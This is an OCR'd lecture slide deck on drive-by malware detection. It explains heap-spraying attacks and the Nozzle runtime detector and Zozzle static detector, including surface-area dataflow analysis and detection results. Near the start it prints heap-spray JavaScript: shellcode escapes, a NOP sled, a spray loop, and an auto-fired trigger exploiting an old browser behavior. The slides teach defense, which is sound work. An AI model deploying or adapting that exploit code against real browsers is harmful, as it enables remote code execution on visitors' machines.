


Drive-by Malware Detection Landscape




Brief History of Memory-Based Exploits


Heap Spraying



Drive-By Attacks: How to





Drive-By Heap Exploit



Drive-By Heap Spraying

Program Heap





```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...");
  oneblock = unescape
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1,000s of malicious objects

```
<html>
  <body>
    <button id='butid' onclick='trigger();' style='display:none'/>
    <script>
```

// Shellcode

```
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u563
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+=";
}
document.getElementById('butid').onclick();
</script>
</body>
</html>
```


Summary: Nozzle & Zozzle

	Nozzle	Zozzle
Method	Runtime	Mostly static


Question of the day

What are the advantages and disadvantages of static vs. runtime analysis for malware detection?

Nozzle: Runtime Heap Spraying Detection




Normalized attack surface (NAS)



Local Malicious Object Detection


Is this object dangerous?



- Is this object code?
  - Code and data look the same on x86
- Focus on sled detection
  - Majority of object is sled
  - Spraying scripts build simple sleds
- Is this code a NOP sled?
  - Previous techniques do not look at heap
  - Many heap objects look like NOP sleds
  - 80% false positive rates using previous techniques
- Need stronger local techniques

Object Surface Area Calculation (1)


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute "surface area" of each block



An example object from visiting google.com

Object Surface Area Calculation (2)

- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

Nozzle Global Heap Metric


Normalize to (approx):
P(jump will cause exploit)

$NSA(H)$

obj

build CFG

$\mathcal{B}_i$



dataflow

$SA(\mathcal{B}_i)$

Compute threat of single block

$SA(o)$

Compute threat of single object

$SA(H)$

Compute threat of entire heap

Nozzle Experimental Summary

0 False Positives

- 10 popular AJAX-heavy sites
- 150 top web sites

- Bing finds 1,000s of malicious sites using Nozzle

0 False Negatives

- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit

- Very few false positives
- Increased Bing's detection capability two-fold

Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Zozzle: Static Malware Detection Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and **benign** labeled samples

Classify JavaScript code

Obfuscation

